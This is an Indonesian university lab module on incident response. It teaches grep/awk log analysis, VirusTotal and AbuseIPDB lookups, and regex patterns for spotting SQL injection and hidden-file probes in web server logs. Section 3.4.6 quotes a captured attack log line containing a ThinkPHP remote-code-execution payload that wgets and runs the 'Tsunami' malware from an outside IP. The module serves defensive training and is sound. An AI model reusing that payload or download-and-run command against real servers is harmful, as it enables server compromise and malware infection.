

MODUL 3

INCIDENT RESPONSE

Tujuan Pembelajaran

Setelah mengerjakan modul ini praktikan diharapkan dapat:

1. Mengenali dan memahami format log yang dihasilkan oleh web server.
2. Mengidentifikasi elemen penting dalam log, seperti timestamp, IP address, request method, response status, dan user-agent.
3. Membedakan antara request yang sah dan yang mencurigakan berdasarkan pola akses pengguna.
4. Memahami perbedaan antara akses manusia dan bot/crawler berdasarkan pola request.
5. Mengidentifikasi upaya serangan berdasarkan log web server.
6. Menggunakan alat seperti grep, awk, sed, atau log analyzer untuk memfilter dan menganalisis data log.
7. Membuat laporan sederhana dari hasil analisis log.

3.1. DASAR TEORI

3.1.1. Perintah Dasar Linux

1. pipeline (|)

Perintah pipeline (|) di Linux digunakan untuk menghubungkan output dari satu perintah sebagai input untuk perintah berikutnya. Ini memungkinkan eksekusi beberapa perintah secara berurutan tanpa perlu menyimpan hasil sementara dalam file.

Sintaks Umum:

```
command1 | command2 | command3 ...
```

Maksud dari sintaks tersebut adalah:

1. `command1` menghasilkan output.
2. `command2` menerima output dari `command1` sebagai input.
3. `command3` menerima output dari `command2`, dan seterusnya.

Contoh penggunaannya dapat dilihat pada penjelasan perintah dasar Linux pada poin selanjutnya.

2. grep

Perintah grep digunakan untuk mencari teks atau pola tertentu dalam sebuah file.

Sintaks:

```
grep [opsi] "pola" [file]
```

Contoh:

Menemukan baris yang mengandung kata "error" dalam file log.txt:

```
grep "error" log.txt
```

Menampilkan baris yang tidak mengandung kata "error":

```
grep -v "error" log.txt
```

Menampilkan jumlah baris yang mengandung kata "error":

```
grep -c "error" log.txt
```

3. Head

Perintah head digunakan untuk menampilkan sejumlah baris pertama dari sebuah file.

Sintaks:

```
head -n [jumlah_baris] [file]
```

Contoh:

Menampilkan 10 baris pertama dari file data.txt:

```
head -10 data.txt
```

Menampilkan 5 baris pertama dari file log.txt:

```
head -n 5 log.txt
```

4. file

Perintah file digunakan untuk mengetahui tipe dari suatu file.

Sintaks:

```
file [nama_file]
```

Contoh: Mengetahui tipe file document.pdf:

```
file document.pdf
```

Mengetahui tipe file script.sh:

```
file script.sh
```

5. wc

Perintah wc (word count) digunakan untuk menghitung jumlah baris, kata, dan karakter dalam suatu file.

Sintaks:

```
wc [opsi] [file]
```

Contoh:

Menampilkan jumlah baris, kata, dan karakter dalam file.txt:

```
wc file.txt
```

Menampilkan hanya jumlah baris:

```
wc -l file.txt
```

Menampilkan hanya jumlah kata:

```
wc -w file.txt
```

Menampilkan hanya jumlah karakter:

```
wc -c file.txt
```

6. awk

Perintah awk digunakan untuk memproses dan memanipulasi teks dalam sebuah file atau output.

Sintaks:

```
awk 'pola { aksi }' [file]
```

Contoh:

Menampilkan kolom kedua dari file data.txt:

```
awk '{print $2}' data.txt
```

Menjumlahkan angka di kolom ke-3:

```
awk '{sum += $3} END {print sum}' data.txt
```

7. Sort

Perintah `sort` digunakan untuk mengurutkan isi file secara alfabetis atau numerik.

Sintaks:

```
sort [opsi] [file]
```

Contoh:

Mengurutkan isi file `data.txt` secara alfabetis:

```
sort data.txt
```

Mengurutkan secara terbalik:

```
sort -r data.txt
```

Mengurutkan berdasarkan angka:

```
sort -n angka.txt
```

8. `Uniq`

Perintah `uniq` digunakan untuk menghapus duplikat dari daftar yang sudah diurutkan.

Sintaks:

```
uniq [opsi] [file]
```

Contoh:

Menghapus duplikat dari `data.txt`:

```
sort data.txt | uniq
```

Menampilkan jumlah kemunculan setiap baris unik:

```
sort data.txt | uniq -c
```

9. `tee`

Perintah `tee` digunakan untuk membaca input standar dan menulisnya ke dalam file serta output standar secara bersamaan.

Sintaks:

```
command | tee [file]
```

Contoh: Menampilkan output dari `ls -l` di terminal dan menyimpannya di `list.txt`:

```
ls -l | tee list.txt
```

Menambahkan output ke file tanpa menghapus isi sebelumnya:

```
ls -l | tee -a list.txt
```

3.1.2. Virus Total

VirusTotal (<https://www.virustotal.com>) adalah layanan berbasis web yang digunakan untuk menganalisis file, URL, alamat IP, dan domain guna mendeteksi keberadaan malware atau aktivitas mencurigakan lainnya. Layanan ini bekerja dengan mengumpulkan data dari berbagai antivirus, firewall, dan threat

intelligence sources untuk memberikan analisis keamanan terhadap suatu entitas digital.

1. Memindai File untuk Mendeteksi Malware

VirusTotal dapat menganalisis file yang diunggah oleh pengguna untuk mendeteksi virus, trojan, ransomware, dan jenis malware lainnya. Layanan ini menggunakan lebih dari 70 antivirus engine, termasuk Kaspersky, McAfee, Bitdefender, Avast, dan lainnya.

Contoh Kasus:

Seorang pengguna menerima email dengan lampiran file PDF mencurigakan. Sebelum membuka file tersebut, pengguna mengunggahnya ke VirusTotal untuk memastikan bahwa file tersebut tidak mengandung malware.

2. Memeriksa URL untuk Mengidentifikasi Situs Berbahaya

VirusTotal dapat memindai URL untuk mendeteksi apakah suatu website mengandung phishing, malware, atau eksploitasi lainnya.

Contoh Kasus:

Seorang pengguna menerima pesan dengan link mencurigakan. Sebelum mengklik, pengguna menyalin link tersebut dan memasukkannya ke VirusTotal untuk melihat apakah URL tersebut pernah dilaporkan sebagai malicious atau phishing site.

3. Mengecek Alamat IP dan Domain untuk Aktivitas Berbahaya

VirusTotal memungkinkan pengguna untuk menelusuri riwayat alamat IP dan domain untuk melihat apakah pernah digunakan dalam serangan siber atau aktivitas mencurigakan lainnya.

Contoh Kasus:

Tim keamanan siber suatu perusahaan menemukan IP mencurigakan dalam log firewall mereka. Mereka memasukkan IP tersebut ke VirusTotal dan menemukan bahwa IP tersebut telah terlibat dalam serangan brute-force di berbagai server lain.

4. Menganalisis Hash File untuk Memverifikasi Keamanan

VirusTotal memungkinkan pengguna untuk memasukkan hash file untuk melihat apakah file tersebut telah diidentifikasi sebagai berbahaya.

Contoh Kasus:

Seorang administrator sistem menemukan file eksekusi .exe yang mencurigakan di server. Daripada mengunggah file, mereka hanya menyalin hash MD5/SHA256 dan memasukkannya ke VirusTotal untuk melihat apakah file tersebut sudah pernah dilaporkan sebagai berbahaya.

3.1.3. Log Web Server

Log web server adalah file catatan aktivitas yang berisi informasi tentang setiap permintaan (request) yang diterima oleh server web. Setiap kali seseorang mengunjungi situs web, web server mencatat informasi tersebut ke dalam file log, yang dapat digunakan untuk memantau trafik, menganalisis performa, dan mendeteksi serangan siber.

A. Struktur Umum Log Web Server

Log web server biasanya menggunakan format standar seperti Common Log Format (CLF) atau Combined Log Format (CLF + tambahan informasi lainnya). Setiap baris dalam file log mencatat informasi dari satu permintaan HTTP. Contoh baris log dalam format Combined Log Format (Apache/Nginx):

```
192.168.1.10 - - [22/Jan/2024:10:30:15 +0000] "GET /admin HTTP/1.1" 200 512
"https://example.com" "Mozilla/5.0"
```

Setiap bagian dalam log memiliki arti tertentu:

Bagian	Contoh	Penjelasan
IP Address	<code>`192.168.1.10`</code>	IP pengunjung yang mengakses server
Identitas User	<code>`-`</code>	Biasanya kosong atau tanda `-`
User Authentication	<code>`-`</code>	Jika ada autentikasi, ini berisi username pengguna
Timestamp	<code>`[22/Jan/2024:10:30:15+0000]`</code>	Waktu permintaan dilakukan
Request Line	<code>`"GET /admin HTTP/1.1"`</code>	Metode HTTP, URL yang diakses, dan versi protokol
Status Code	<code>`200`</code>	Kode respons server (misalnya, 200 = sukses, 404 = not found)

Response Size	<code>512`</code>	Ukuran data yang dikirim oleh server (dalam byte)
Referer URL	<code>`"https://example.com"`</code>	Halaman asal sebelum mengakses halaman ini

B. Format Log Web Server

Terdapat beberapa format yang umum digunakan oleh web server, di antaranya:

1. Common Log Format (CLF)

Format ini merupakan yang paling dasar dan hanya mencatat informasi utama seperti IP, timestamp, request, status code, dan response size.

```
192.168.1.10 - - [22/Jan/2024:10:30:15 +0000] "GET /index.html
HTTP/1.1" 200 512
```

Kelebihan: Mudah dibaca dan diproses.

Kekurangan: Tidak menyertakan referer URL dan user-agent.

2. Combined Log Format (CLF + Referer & User-Agent)

Format ini lebih lengkap karena menambahkan referer URL dan user-agent, yang berguna untuk analisis trafik dan keamanan.

```
192.168.1.10 - - [22/Jan/2024:10:30:15 +0000] "GET /index.html
HTTP/1.1" 200 512 "https://example.com" "Mozilla/5.0"
```

Kelebihan: Lebih banyak informasi untuk analisis.

Kekurangan: Ukuran file log lebih besar.

C. Status Code HTTP dalam Log Web Server

Status code HTTP dalam log menunjukkan hasil permintaan yang dilakukan oleh klien. Berikut adalah beberapa kode status HTTP umum yang sering muncul di log web server:

Kode	Kategori	Penjelasan
200	<i>Success</i>	Permintaan berhasil diproses
301	<i>Redirect</i>	Halaman telah dipindahkan secara permanen
302	<i>Redirect</i>	Halaman dipindahkan sementara
400	<i>Client Error</i>	Permintaan tidak valid dari klien
401	<i>Unauthorized</i>	Pengguna perlu login untuk mengakses halaman ini
403	<i>Forbidden</i>	Akses ditolak
404	<i>Not Found</i>	Halaman tidak ditemukan
500	<i>Server Error</i>	Terjadi kesalahan di sisi server
503	<i>Service Unavailable</i>	Server sedang sibuk atau dalam perawatan

D. Contoh Penggunaan Log Web Server dalam Analisis Keamanan

Log web server sering digunakan untuk mendeteksi aktivitas mencurigakan atau serangan siber, seperti:

1. Mendeteksi serangan Brute Force (banyak request login dalam waktu singkat):

```
grep "wp-login.php" access.log | awk '{print $1}' | sort | uniq -c |  
sort -nr
```

2. Menganalisis IP mencurigakan yang sering mengakses server:

```
awk '{print $1}' access.log | sort | uniq -c | sort -nr | head
```

3. Mencari request ke file sensitif seperti `.env`, `.git`, atau `.htaccess`:

```
grep -E "/\.(env|git|htaccess)" access.log
```

4. Melacak aktivitas bot dan crawler yang mengakses situs secara otomatis:

```
grep -i "bot" access.log
```

3.1.4. Regex

Regex (Regular Expression) adalah pola pencarian teks yang digunakan untuk mencari, mencocokkan, dan memfilter data dalam teks, termasuk dalam file log. Dengan regex, kita dapat dengan mudah menemukan pola tertentu dalam data log, seperti alamat IP, kode status HTTP, metode request, atau akses mencurigakan ke direktori tertentu.

Saat menganalisis log web server (misalnya, `access.log` dari Apache atau Nginx), regex sangat berguna untuk:

- Menyaring akses mencurigakan (SQL Injection, XSS, Brute Force).
- Mencari pola tertentu (request dari bot, alamat IP tertentu).
- Menemukan aktivitas mencurigakan dalam ribuan atau jutaan baris log.

Sebagai contoh, baris dalam log web server biasanya memiliki format seperti berikut:

```
192.168.1.10 - - [22/Jan/2024:10:30:15 +0000] "GET /admin HTTP/1.1" 200 512  
"- " "Mozilla/5.0"
```

Dengan regex, kita bisa menyaring data ini berdasarkan kebutuhan. Berikut adalah beberapa regex penting dalam analisis log:

1. Mencari Alamat IP

Regex:

```
\b(?:[0-9]{1,3}\.){3}[0-9]{1,3}\b
```

Gunakan di terminal:

```
grep -E "\b(?:[0-9]{1,3}\.){3}[0-9]{1,3}\b" access.log
```

Fungsi: Menemukan semua alamat IP yang mengakses server.

2. Mencari Kode Status HTTP

Regex:

```
"\s(4[0-9]{2}|5[0-9]{2})\s"
```

Gunakan di terminal:

```
grep -E ' 4[0-9]{2} | 5[0-9]{2} ' access.log
```

Fungsi: Menampilkan semua request yang gagal (kode 4xx & 5xx).

3. Mendeteksi SQL Injection

Regex:

```
('|'|'\bUNION\b|\bSELECT\b|\bINSERT\b|\bDELETE\b|\bDROP\b|
```

Gunakan di terminal:

```
grep -Ei "UNION|SELECT|INSERT|DELETE|DROP" access.log
```

Fungsi: Mencari serangan SQL Injection dalam request.

4. Mencari Brute Force Login Attempts

Regex:

```
/(\login|admin|wp-login\.php|.env)
```

Gunakan di terminal:

```
grep -E "/(\login|admin|wp-login\.php|.env)" access.log
```

Fungsi: Mendeteksi upaya login mencurigakan atau eksploitasi file '.env'.

5. Menemukan Akses ke File Tersembunyi

Regex:

```
/\.[a-zA-Z0-9_-]+
```

Gunakan di terminal:

```
grep -E "/\.[a-zA-Z0-9_-]+" access.log
```

Fungsi: Mendeteksi akses ke hidden files ('.git', '.htaccess', '.env').

3.2. PETUNJUK PRAKTIK

1. Awali setiap kegiatan dengan berdo'a.
2. Jaga keselamatan kerja dan menggunakan alat pelindung diri (APD) jika diperlukan.
3. Cermati arahan dari dosen atau asisten praktikum karena semua aktivitas praktikum membutuhkan ketelitian.
4. Pahami konsep dasar teori. Jika masih kurang paham, bisa bertanya kepada asisten praktikum.
5. Cermati dan pahami bagian Latihan Praktik, Tugas Praktik, dan Laporan Praktik.
6. Selesaikan bagian Latihan Praktik jika waktu praktik masih tersisa untuk memperdalam pemahaman.
7. Selesaikan bagian Tugas Praktik sesuai petunjuk pada bagian tersebut.

3.3. ALAT DAN BAHAN PRAKTIK

1. Perangkat keras
 - a. Komputer/laptop dengan akses internet untuk mengerjakan tugas praktik pada modul yang telah disediakan.

2. Perangkat lunak
 - a. Ubuntu Virtual Machine
 - b. VirusTotal
 - c. Kaggle
 - d. AbuseIPDB
 - e. ChatGPT/Gemini
3. Bahan pembelajaran
 - a. Modul Praktikum.
 - b. Powerpoint Dosen.

3.4. LATIHAN PRAKTIK

Dalam percobaan ini, Anda berperan sebagai Tim Incident Response di sebuah perusahaan. Tugas Anda adalah memeriksa log web server ("access.log") untuk mengidentifikasi pola akses yang tidak biasa atau mencurigakan. File access.log yang digunakan dalam praktikum ini menggunakan dataset dari Kaggle.

3.4.1. Mengunduh Dataset dari Kaggle

1. Untuk mengunduh dataset yang akan digunakan, terdapat beberapa metode yang dapat disesuaikan dengan lingkungan sistem operasi Linux yang digunakan.

Bagi pengguna Ubuntu Server, proses pengunduhan dataset pada Ubuntu VM dapat dilakukan melalui terminal menggunakan perintah berikut:

```
wget -c -O web-server-access-logs.zip \
https://github.com/Lab-ICN/praktikum-keamanan-informasi/raw/refs/head
s/main/archive.zip
```

Perintah tersebut digunakan untuk mengunduh file dataset dalam format .zip dari repositori di GitHub. Opsi -c memungkinkan proses pengunduhan dilanjutkan apabila terjadi gangguan koneksi, sedangkan opsi -O digunakan untuk menentukan nama file hasil unduhan.

Sebagai alternatif, bagi pengguna distribusi Linux yang menggunakan antarmuka grafis (GUI) seperti Ubuntu Desktop, Kali Linux, atau distribusi Linux lainnya, dataset dapat diunduh secara langsung melalui halaman dataset pada platform Kaggle berikut:

<https://www.kaggle.com/datasets/eliasdabbas/web-server-access-logs>

The screenshot shows the Kaggle dataset page for 'Web Server Access Logs' by Elias Dabbas, updated 4 years ago. The page has a left sidebar with navigation links: Home, Competitions, Datasets (selected), Models, Code, Discussions, Learn, and More. The main content area displays the dataset title, a sample of the log file, and tabs for Data Card, Code (11), Discussion (0), and Suggestions (0). The 'About Dataset' section includes Context, Content, Acknowledgements, and Inspiration. The right sidebar shows Usability (10.00), License (CC0: Public Domain), Expected update frequency (Never), and Tags (Text, Data Cleaning, E-Commerce Services, Marketing, Websites, Search Engines). A sample of the log file is shown in a code viewer with a line number 92 highlighted.

Login dengan menekan tombol “Sign In”. Bila Anda belum memiliki akun di Kaggle, silakan melakukan registrasi terlebih dahulu dengan menekan tombol “Register” lalu mengikuti prosedur registrasi. Berikut adalah tampilan halaman web tersebut bila sudah berhasil melakukan login.

This screenshot is identical to the previous one, showing the Kaggle dataset page for 'Web Server Access Logs'. The 'Download' button is now visible in the top right corner of the main content area, next to the 'Code' button. The 'About Dataset' section and the right sidebar remain the same.

Klik tombol “Download” lalu pilih opsi “Download dataset as zip” untuk mengunduh file access.log.zip. Kemudian, simpan file tersebut di direktori file Ubuntu VM.

3.4.2. Mengekstrak File access.log.zip

1. Buka terminal pada Ubuntu VM (hasil praktikum Bab 1) dan pindah direktori ke lokasi tempat Anda menyimpan file access.log.zip, misalnya dengan perintah: `cd /mnt/c/praktikum`.
2. Ekstrak file zip menggunakan perintah: `unzip web-server-access-logs.zip`
Screenshot hasilnya untuk dituliskan dalam laporan!

Catatan: gunakan perintah `sudo apt install unzip` jika unzip belum terinstall

3. Pastikan file sudah diekstrak dengan: `ls -l`
Screenshot hasilnya untuk dituliskan dalam laporan!

Jika semua langkah berjalan dengan baik, akan muncul file `access.log` yang siap digunakan.

3.4.3. Verifikasi File Log

Lakukan langkah-langkah berikut untuk melakukan verifikasi file log.

1. Cek 10 baris pertama file log dengan perintah: `head -n 10 access.log`
Screenshot hasilnya untuk dituliskan dalam laporan!
2. Cek format file log dengan perintah: `file access.log`
Screenshot hasilnya untuk dituliskan dalam laporan!
3. Hitung jumlah total baris log dengan perintah: `wc -l access.log`
Screenshot hasilnya untuk dituliskan dalam laporan!

Jika semua langkah berjalan dengan baik, praktikan siap untuk menganalisis log web server menggunakan perintah-perintah di Ubuntu Linux.


3.4.4. Menganalisis IP Client

1. Langkah yang paling mudah dalam mencari akses mencurigakan adalah dengan mencari IP yang melakukan akses dalam jumlah besar karena ini adalah salah satu indikasi serangan indikasi bot, scanning, brute-force, atau beberapa jenis serangan siber lainnya. Untuk mengetahui 20 IP teratas yang paling banyak mengakses server, gunakan perintah berikut:

```
awk '{print $1}' access.log | sort | uniq -c | sort -nr | head -n 20 | tee -a ip_list.txt
```


Screenshot hasilnya untuk dituliskan dalam laporan! Selain ditampilkan di layar, output dari perintah tersebut akan disimpan dalam file `ip_list.txt`.

2. Periksa **setiap IP** yang pada hasil langkah sebelumnya menggunakan <https://www.virustotal.com>. Caranya, salin dan tempel IP tersebut ke kolom pencarian di halaman utama VirusTotal, lalu tekan Enter. Jika IP tersebut pernah dilaporkan terlibat dalam serangan siber, VirusTotal akan menampilkan informasi terkait. Berikut ini adalah contoh tampilan hasil pencarian di VirusTotal jika IP yang diperiksa pernah terindikasi melakukan serangan siber



Screenshot hasilnya untuk dituliskan dalam laporan!

3. Satu di antara sekian banyak IP yang mengakses sebuah web server, salah satunya biasanya berasal dari Google Crawler (<https://developers.google.com/search/docs/crawling-indexing/verifying-googlebot>). Meskipun Google Crawler sering mengakses server, IP-nya tidak akan terdeteksi sebagai malicious IP di VirusTotal karena aktivitasnya hanya berupa crawling legal untuk mengindeks halaman web. Berikut ini adalah contoh tampilan hasil pencarian salah satu IP milik Google Crawler di VirusTotal.



Dari 20 IP yang Anda periksa di langkah 1, IP berapa saja yang merupakan IP dari Google Crawler? Tuliskan dalam laporan!

4. Dari 20 IP yang Anda periksa di langkah 1, IP berapa saja yang terindikasi melakukan serangan siber? Tuliskan dalam laporan!

3.4.5. Mencari Akses Ke Hidden File atau Hidden Directory

1. Gunakan perintah berikut untuk mencari daftar IP yang mencoba mengakses *hidden file* atau *hidden directory*, yaitu *file* atau *directory* yang namanya diawali dengan ".":

```
grep -E "/\.[a-zA-Z0-9_-]+" access.log | tee -a hidden-files.txt
```

Selain ditampilkan di layar, output dari perintah tersebut akan disimpan dalam file `hidden-files.txt`.

Langkah selanjutnya adalah melakukan analisis file `hidden-files.txt` tersebut.

2. Cari berapa kali masing-masing IP mengakses *hidden file* atau *hidden directory* menggunakan perintah:

```
awk '{print $1}' hidden-files.txt | sort | uniq -c | sort -nr
```

Screenshot hasilnya untuk dituliskan dalam laporan!

3. Analisis aktivitas dari IP yang didapat dari langkah 1 dengan perintah:

```
grep <IP> hidden-files.txt
```

Ganti <IP> dengan lima IP yang didapat dari langkah 1, misalnya:

```
grep 78.217.202.91 hidden-files.txt
```

4. Analisis *hidden file* atau *hidden directory* mana saja yang paling banyak diakses dengan perintah:

```
grep -E "/\.<hidden>" hidden-files.txt
```

Ganti <hidden> dengan nama *hidden file* atau *hidden directory* yang didapat dari langkah 1, misalnya:

```
grep -E "/\.<httpasswd>" hidden-files.txt
```

5. Berdasarkan hasil percobaan pada langkah 2 dan 3, jawablah pertanyaan-pertanyaan berikut:
 - a. IP berapa yang paling banyak mengakses *hidden file* atau *hidden directory*?
 - b. *Hidden file* atau *hidden directory* apa saja yang diakses oleh penyerang?

3.4.6. Pemanfaatan AI Dalam Menganalisis Log Web Server

1. Dengan munculnya berbagai AI tools seperti ChatGPT, Gemini, dan Bing, semakin mempermudah tim incident response dalam menganalisis log web server. Bukalah ChatGPT (<https://chatgpt.com>), lalu jalankan prompt berikut:

```
I am being tasked to analyze a web server log. Help me analyze this log:
61.86.79.193 - - [23/Jan/2019:15:08:09 +0330] "GET
/index.php?s=/index/\x09hink\x07pp/invokefunction&function=call_user_func_ar
ray&vars[0]=shell_exec&vars[1][]= 'wget
http://185.255.25.168/0w0/Tsunami.x86 -O /tmp/.Tsunami; chmod 777
/tmp/.Tsunami; /tmp/.Tsunami Tsunami.x86' HTTP/1.1" 400 166 "-"
"Tsunami/2.0" "-"
```

Berdasarkan saran dari ChatGPT, jawablah pertanyaan berikut:

- a. Jenis serangan apa yang dilakukan oleh penyerangan?
 - b. Jelaskan apa yang ingin dilakukan oleh penyerang!
2. Ulangi lagi langkah 1 untuk menjelaskan aktivitas yang dilakukan penyerang berdasarkan info yang didapat dari file hidden-files.txt pada sub bab 3.4.6. Pilih 10 jenis aktivitas penyerang, lalu jawablah pertanyaan berikut untuk masing-masing aktivitas:
 - c. Jenis serangan apa yang dilakukan oleh penyerangan?
 - d. Jelaskan apa yang ingin dilakukan oleh penyerang!

3.5. TUGAS PRAKTIK

3.5.1. Menganalisis IP Client

Ulangi percobaan pada sub bab 3.4.4, tetapi kali ini gunakan AbuseIPDB (<https://www.abuseipdb.com>) sebagai pengganti VirusTotal (<https://www.virustotal.com>)

3.5.2. Pemanfaatan AI Dalam Menganalisis Log Web Server

Ulangi percobaan pada sub bab 3.4.6, tetapi kali ini gunakan Gemini (<https://gemini.google.com>) sebagai pengganti ChatGPT (<https://chatgpt.com>). Bandingkan hasil analisis keduanya dan tulis pendapat Anda mengenai hasil dari kedua AI tools tersebut.

3.6. RANGKUMAN

Pada praktikum ini, mahasiswa mempelajari tahap awal incident response, yaitu pengumpulan dan analisis log web server menggunakan file access.log. Mahasiswa dilatih untuk mengenali pola akses, membedakan aktivitas pengguna normal dan bot, serta mengidentifikasi indikasi serangan siber seperti brute-force, pemindaian direktori tersembunyi, dan potensi eksploitasi.

Melalui praktikum ini, mahasiswa diharapkan mampu melakukan identifikasi awal insiden siber, menyusun respons yang tepat, serta mendokumentasikan hasil analisis secara sistematis sebagai dasar penerapan keamanan informasi di dunia nyata.

3.7. SOAL LATIHAN

1. Bagaimana mekanisme yang digunakan oleh VirusTotal atau AbuseIPDB dalam mendeteksi apakah suatu file atau URL bersifat berbahaya?
2. Apa langkah-langkah yang perlu dilakukan ketika sebuah file yang telah digunakan dalam jangka waktu tertentu teridentifikasi sebagai berbahaya?
3. Apakah penting untuk memahami dan menerapkan *incident response*? Jika iya, mengapa?

3.8. LAPORAN PRAKTIK

1. Spesifikasi dan mekanisme pengumpulan luaran bagian Tugas Praktik:
 - a. Kerjakan jawaban Tugas Praktik pada *template file* yang telah disediakan.
 - b. Simpan *file* jawaban dengan format *file* yang telah ditetapkan.
 - c. Kumpulkan *file* Tugas Praktik melalui *platform* yang telah ditetapkan.
2. Spesifikasi dan mekanisme pengumpulan luaran bagian Soal Latihan.
 - a. Kerjakan jawaban Soal Latihan pada *template file* yang telah disediakan.
 - b. Simpan *file* jawaban dengan format *file* yang telah ditetapkan.
 - c. Kumpulkan *file* jawaban Soal Latihan melalui *platform* yang telah ditetapkan.

3.9. REFERENSI

- Whitman, M.E., Mattord, H.J. "Principles of Information Security, 7th Edition". 2022: Cengage.
- Rhodes-Ousley, M. "Information Security: The Complete Reference, 2nd Edition". 2013: McGraw-Hill.
- Andress, J. "The Basics of Information Security, 2nd Edition", 2014: Elsevier Inc.
- Kim, D., Solomon, M.G. "Fundamentals of Information Systems Security, 4th Edition". 2021: Jones & Bartlett Learning.

3.10. GLOSARIUM

Incident Response	Proses sistematis dalam menangani dan mengelola insiden keamanan siber, termasuk identifikasi, analisis, mitigasi, dan pemulihan dari serangan atau aktivitas mencurigakan dalam sistem.
Log Web Server	File catatan yang menyimpan informasi setiap permintaan (request) yang diterima oleh server web, yang digunakan untuk analisis trafik, performa, dan deteksi serangan siber.
Common Log Format (CLF)	Format standar log web server yang mencatat informasi dasar seperti IP address, timestamp, request, status code, dan ukuran respons.
Hash (MD5/SHA256)	Nilai unik hasil proses kriptografi dari sebuah file yang digunakan untuk identifikasi dan verifikasi integritas file.
Bot/Crawler	Program otomatis yang mengakses web secara sistematis, biasanya digunakan untuk indexing (misalnya oleh mesin pencari).